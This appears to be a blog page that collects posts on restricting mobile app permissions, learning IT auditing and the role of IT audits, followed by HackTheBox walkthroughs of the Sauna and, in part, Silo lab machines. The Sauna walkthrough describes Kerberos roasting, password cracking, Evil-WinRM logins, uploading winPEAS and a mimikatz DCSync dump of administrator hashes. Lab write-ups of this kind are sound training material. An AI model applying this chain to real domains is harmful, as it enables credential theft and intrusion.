Featured

Restricting Mobile App Permissions for better Privacy and Security

Introduction

Mobile apps have become an integral part of our daily lives, providing convenience, entertainment, and access to various services. However, with the increasing number of apps available, it is crucial to prioritize privacy and security. One effective way to accomplish this is by restricting the permissions granted to mobile apps. By limiting the access these apps have to our personal information and device features, we can safeguard our privacy, mitigate security risks, and maintain control over our data.

Google Pixel Phone

The Risks of Unrestricted Permissions

Granting excessive permissions to mobile apps can pose several risks, both to individual users and their devices. Some of the potential issues include:

  1. Privacy Breaches: Apps that have access to sensitive information, such as contacts, location, or camera, may collect and misuse personal data. This can lead to identity theft, unauthorized surveillance, or targeted advertising.
  2. Security Vulnerabilities: App permissions that extend beyond what is necessary can expose devices to potential security vulnerabilities. Malicious apps with unrestricted permissions can exploit system resources, install malware, or perform unauthorized actions.
  3. Battery Drain and Performance Issues: Apps with unnecessary permissions may continuously run in the background, consuming system resources, and draining battery life. This can degrade overall device performance and user experience.
  4. Data Leaks and Unauthorized Sharing: Mobile apps that have access to user data can inadvertently leak or share it with third parties without explicit consent. This compromises user privacy and can lead to the misuse of personal information.

The Benefits of Restricted Permissions

By imposing limitations on app permissions, users can maintain greater control over their personal information, protect their devices, and enjoy a safer mobile experience. Here are some key benefits:

  1. Enhanced Privacy: By allowing only essential permissions, users can limit the amount of personal data apps can access. This reduces the risk of data breaches, unauthorized data collection, and intrusive tracking.
  2. Improved Security: Restricting permissions ensures that apps have access only to the resources necessary for their intended functionality. This minimizes the potential for malware installation, unauthorized data transmission, and other security vulnerabilities.
  3. Optimized Device Performance: Apps with restricted permissions are less likely to consume excessive resources, resulting in improved battery life and overall device performance. Users can avoid slowdowns and glitches caused by apps running in the background unnecessarily.
  4. Empowered User Control: Restricting permissions empowers users to make informed decisions about the level of access they grant to apps. It allows them to choose which features or data to share, ensuring their personal boundaries are respected.

Best Practices for Restricting Permissions

To effectively restrict permissions on mobile apps, consider the following best practices:

  1. Review App Permissions: Before installing an app, carefully review the permissions it requests. Evaluate whether the permissions align with the app’s intended functionality and your comfort level.
  2. Grant Permissions on a Need-to-Know Basis: Only provide the necessary permissions required for the app to function properly. Avoid granting permissions that are irrelevant to its core functionality.
  3. Regularly Audit App Permissions: Periodically review the permissions granted to installed apps. Remove permissions that are no longer necessary or that you feel uncomfortable granting.
  4. Use App Permissions Managers: Utilize app permission management tools that allow granular control over individual permissions. These tools enable users to customize permissions on a per-app basis and revoke access if needed.
  5. Keep Apps Updated: Stay up to date with app updates, as developers often release patches that address security vulnerabilities. Updated apps are less likely to pose risks associated with permissions.

Restricting Mobile App Permissions

Restricting mobile app permissions can vary depending on the operating system of your mobile device. Here is a general guide on how to restrict app permissions for both Android and iOS devices:

Restricting App Permissions on Android:

  1. Open Settings: Go to the “Settings” app on your Android device.
  2. App Settings: Look for the “Apps” or “Applications” option in the Settings menu and tap on it. This will display a list of all the installed apps on your device.
  3. Select the App: Choose the app for which you want to restrict permissions from the list.
  4. App Info: Once you have selected the app, you will see its App Info page. Look for the “Permissions” or “App Permissions” option and tap on it.
  5. Review and Disable Permissions: On the Permissions page, you will find a list of permissions the app has requested. Review the permissions and toggle off the switch next to any permission you want to disable. Note that disabling certain permissions may limit the app’s functionality.
  6. Repeat for Other Apps: Repeat the above steps for other apps you want to restrict permissions for.

Restricting App Permissions on iOS:

  1. Open Settings: Open the “Settings” app on your iOS device.
  2. Privacy Settings: Scroll down and tap on the “Privacy” option.
  3. App Permissions: In the Privacy settings, you will see a list of categories such as Location Services, Camera, Microphone, etc. Tap on the relevant category based on the permission you want to restrict.
  4. Select the App: Within each category, you will find a list of apps that have requested access to that specific permission. Tap on the app for which you want to restrict permissions.
  5. Allow or Don’t Allow: Depending on the permission category, you may have options like “Allow Once,” “Allow While Using App,” or “Don’t Allow.” Choose the appropriate option to restrict the app’s access to that permission.
  6. Repeat for Other Apps: Repeat the above steps for other apps you want to restrict permissions for.

Note: The specific steps and options may vary slightly depending on your device’s manufacturer, Android version, or iOS version. It is always a good idea to consult your device’s user manual or the manufacturer’s support website for detailed instructions.

Additionally, some Android devices offer more advanced permission management options, such as permission managers or third-party apps, which provide granular control over individual permissions for installed apps. You can explore these options if you require more extensive permission control.

Conclusion

Restricting permissions of mobile apps is crucial in safeguarding user privacy and securing personal data. By carefully managing permissions and ensuring that apps have access only to the necessary resources, users can enjoy a safer and more secure mobile experience. Implementing the best practices helps maintain control over personal information, optimize device performance, and protect against potential security risks.

IT AUDITING 101

As a beginner, learning IT auditing entails developing a strong understanding of IT systems, auditing principles, and applicable frameworks. Here is a step-by-step tutorial to get you started:

1. Learn the Fundamentals of Information Technology: Begin by being familiar with the fundamentals of information technology, such as computer hardware, software, networking, databases, and standard IT terminology. This fundamental understanding will serve as the foundation for comprehending IT auditing topics.

2. Understand Auditing Principles: Become acquainted with auditing principles and concepts. Learn about auditing objectives, audit types, audit methodology, risk assessment, and the overall audit process.

3. Examine IT Auditing Frameworks: IT auditors frequently rely on pre-established frameworks to guide their examinations. Learn about well-known frameworks such as COBIT (Control Objectives for Information and Related Technologies) and the NIST Cybersecurity Framework. These frameworks offer recommendations for evaluating IT controls, risk management, and governance.

Best IT Audit Books

4. Enroll in Courses or Training Programs: Think about enrolling in IT auditing courses or training programs. IT auditing courses are available at many colleges, online platforms, and professional organizations. Look for courses that are certified by respectable universities or organizations.

5. Obtain Certification: After you have mastered the fundamentals of IT auditing, you might choose to seek appropriate certifications. ISACA’s Certified Information Systems Auditor (CISA) accreditation is one of the most widely recognized professional IT auditors. It exhibits your IT auditing knowledge and skills.

6. Practice with IT Audit Simulations: Look for opportunities to do IT audit simulations and scenarios. These exercises will assist you in applying your knowledge and developing practical skills in reviewing IT controls, finding vulnerabilities, and making recommendations for improvements.

7. Stay Current on Technology and Regulations: IT auditing necessitates remaining current on technological trends, cybersecurity concerns, and relevant regulations. Follow trustworthy industry news sources and attend conferences, webinars, and workshops.

8. Apply for Internships or Entry-Level employment: Look for internships or entry-level employment in IT auditing, internal audit departments, or consulting businesses. Practical experience will help you solidify your knowledge and expose you to real-world IT audit settings.

9. Develop Soft Skills: IT auditors must be able to communicate effectively, analyze analytically, solve problems, and pay attention to detail. Develop these soft skills to improve your effectiveness as an IT auditor.

10. Network and Learn from Professionals: Join professional organizations connected to IT auditing and connect with expert IT auditors to network and learn from them. Networking can bring useful information, guidance, and career opportunities.

11. Continuous Improvement: IT auditing is an ever-changing field, therefore commit to lifelong learning. Self-study, workshops, webinars, and conferences can all help you improve your knowledge and abilities throughout your career.

Best IT Audit Books

Keep in mind that IT auditing necessitates both technical IT understanding and auditing skills. Maintain your patience and dedication, as mastering this discipline will require time and persistent effort. You can become a competent IT auditor with perseverance and the correct learning method.

The Role of IT Audit in Safeguarding Digital Infrastructure

Introduction:

In today’s digital age, Information Technology (IT) has become an integral part of every organization’s operation. From data storage and network infrastructure to software applications and cybersecurity, businesses rely heavily on IT systems to enhance productivity, streamline processes, and gain a competitive edge. However, with the increasing reliance and technological advancements in IT systems, businesses face an array of risks, including cybersecurity threats, data breaches, and regulatory non-compliance. This is where IT audits play a crucial role in ensuring the effectiveness, security, and compliance of an organization’s IT environment.

What is an IT Audit?

An IT audit is a comprehensive evaluation of an organization’s IT systems, infrastructure, processes, and controls. It involves systematic examination and assessment of IT assets to identify vulnerabilities, assess risks, evaluate controls, and ensure compliance with relevant regulations and best practices. IT audits are typically conducted by internal or external auditors who possess the necessary expertise and knowledge in IT systems and security.

Best IT Audit Books

Role of IT Audit:

  1. Evaluating IT Systems and Controls: One of the primary roles of IT audits is to assess the overall health and effectiveness of an organization’s IT systems and controls. Auditors examine hardware, software, network infrastructure, and data management practices to identify vulnerabilities and areas of weakness. By conducting a thorough evaluation, IT audits help organizations understand the risks they face and take proactive measures to strengthen their systems and controls.
  2. Identifying Security Risks and Vulnerabilities: Cybersecurity threats are a major concern for organizations of all sizes. IT audits play a crucial role in identifying potential security risks and vulnerabilities within IT systems. Auditors assess factors such as access controls, authentication mechanisms, encryption protocols, and network security configurations. By uncovering weaknesses, organizations can take corrective actions to bolster their security measures, preventing unauthorized access, data breaches, and other malicious activities.
  3. Ensuring Compliance with Regulations and Standards: Compliance with industry regulations and standards is paramount for organizations, particularly those in sectors such as finance, healthcare, and data-driven industries. IT audits verify that an organization’s IT practices and systems align with applicable laws, regulations, and industry standards. This includes requirements related to data protection, privacy, financial reporting, and industry-specific guidelines. By conducting regular audits, organizations can identify gaps and implement necessary controls to meet compliance obligations, mitigating legal and reputational risks.

  4. Operational Efficiency and Effectiveness: IT systems and processes play a vital role in the efficiency and effectiveness of day-to-day operations. IT audits evaluate the reliability and performance of critical IT infrastructure components, such as servers, networks, and databases. By identifying bottlenecks, inefficiencies, or outdated technologies, organizations can optimize their IT systems to enhance productivity, streamline processes, and reduce costs.
  5. Data Security and Privacy: With the increasing frequency and sophistication of cyber threats, data security has become a paramount concern for businesses. IT audits assess the effectiveness of an organization’s security measures, including firewalls, intrusion detection systems, encryption protocols, and employee awareness training. By conducting regular audits, organizations can identify security gaps and implement measures to safeguard sensitive information, protecting both their own interests and those of their customers.
  6. Assessing Disaster Recovery and Business Continuity Plans: Disruptions to IT systems can have severe consequences for organizations, ranging from operational downtime to data loss. IT audits assess an organization’s disaster recovery and business continuity plans to ensure they are robust and effective. Auditors review backup processes, recovery strategies, and incident response plans to identify potential weaknesses. This enables organizations to enhance their readiness to mitigate the impact of IT disruptions and expedite the restoration of services, minimizing downtime and financial losses.
  7. Recommending Improvements and Best Practices: IT audits provide valuable insights and recommendations for improvement. Auditors leverage their expertise to identify areas where organizations can enhance their IT infrastructure, security measures, and controls. They may suggest the adoption of best practices, the implementation of industry-leading technologies, or the enhancement of governance processes. These recommendations empower organizations to optimize their IT environment, enhance operational efficiency, and strengthen risk management practices.

Best IT Audit Books

Conclusion:

IT audits play a crucial role in safeguarding organizations’ digital infrastructure, enhancing security, and ensuring regulatory compliance. By evaluating IT systems, identifying security risks, and assessing compliance with regulations and standards, IT audits provide organizations with a comprehensive understanding of their IT environment. This enables them to take proactive measures to strengthen controls, enhance security, and improve operational efficiency. Ultimately, IT audits contribute to the overall resilience, stability, and success of organizations in an increasingly technology-driven world.

Sauna – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of HackTheBox (https://www.hackthebox.eu/) machine that included capturing user and root flag of Sauna (https://www.hackthebox.eu/home/machines/profile/229).

Resources/Tools Used:

Process Followed:


After connecting to HTB lab through VPN, started Sauna (10.10.10.175) box. To check the available services, I scanned the box with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan


Quick scan showed quite a few open ports including DNS(53), Kerberos (88), RPC (135), LDAP(389), and SMB (445). To detect services running on these ports and OS scanned using -A option as follows:

nmap aggressive scan
nmap ldap scan


As ldap (active directory) was running on target, scanned the box with nmap ldap scripts that confirmed domain name as “EGOTISTICAL-BANK.LOCAL”.

nmap ldap scan
nmap ldap scan
nmap ldap scan

Tried anonymously connecting and listing SMB shares but listing was denied. Since port 80 was open, checked if there is website up and running. Browsed to website to check if we can find any useful information there. Upon reviewing “about.html” found the names of team members.

Team members

From this information prepared a “team.txt” file to check using the naming convention first alphabet of first name and last name. Following list was compiled from website team information.

User list


Used this information to perform kerbroasting and get TGTs for those users that have the property ‘Do not require Kerberos preauthentication’ set (UF_DONT_REQUIRE_PREAUTH). If this property is enabled, TGTs for affected user can be exported and cracked. The key used of encrypting/signing essentially is user’s domain password.

fsmith TGT

We got TGT for user fsmith and now we can crack it to get user password. Used john (with “rockyou.txt” wordlist) to crack the password for user fsmith.

fsmith password cracking

Connected to SMB shares again using the newly discovered credentials but no interesting information was available.

SMB Shares listing using user fsmith


Used Evil-WinRM to login target machine with user “fsmith”.

fsmith login using Evil-WinRM


Browsed to Desktop folder to capture the user flag.

User flag


Checked privileges of user fsmith to see if it is member of any special privilege group.

fsmith privileges

Checked the available users on the system.

Available users

Uploaded winPEAS to check what options are available for privilege escalation from user “fsmith” to Administrator.

winPEAS upload


Executed winPEAS to see if we can find any interesting vector to use for privilege escalation to administrator.

winPEAS execution

After reviewing the output of winPEAS found credentials for the user “svc_loanmgr”. No other useful information was available in the output.

svc_loanmanager password using winPEAS

Used Evil-WinRM to login again with user “svc_loanmgr” and the newly discovered password.

svc_loanmgr login using Evil-WinRM


Uploaded mimikatz to the target machine to see if we can gather Administrator credentials. Mimikatz can be used to perform DCSync attack. DCSync command in mimikatz simulates a domain controller and asks for replication of domain information from active directory. This information includes password hashes from active directory as well.

Upload mimikatz

Used mimikatz to dump administrator password hash using “lsadump::dcsync” command.

Administrator hash using mimikatz

After getting Administrator password hash logged in using Evil-WinRM.

Administrator login using Evil-WinRM

Then browsed to Desktop folder under Administrator user and there was “root.txt” file stored in this directory. Read the contents of file root.txt to capture the root flag. Submitted the flags (user and root) on HTB website to own machine.

I hope this helped. Thanks for your time and attention.

Silo – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Silo (https://www.hackthebox.eu/home/machines/profile/131) machine from HackTheBox (https://www.hackthebox.eu/).

Resources/Tools Used:

Process Followed:



After connecting HTB lab through VPN, started Silo (10.10.10.82) machine. To check the available services, scanned the machine with nmap scanning all ports and doing a quick scan (nmap -T4 -p- 10.10.10.82). Used the identified open ports to perform an aggressive scan for script scanning, OS and service version detection as follows:

nmap aggressive scan 1
nmap aggressive scan 2


Scan results showed quite a few open ports including http(80), RPC (135), SMB (139, 445) and Oracle TNS listener (1521). Tried anonymously connecting and listing SMB shares but access was denied. Then browsed to website as port 80 was detected open running “IIS 8.5”.

Website


Apparently, no useful information was available on website. Tried brute forcing directories to identify pages and directories using gobuster. But unfortunately, no useful information as available from this step as well.

gobuster 1
gobuster 2

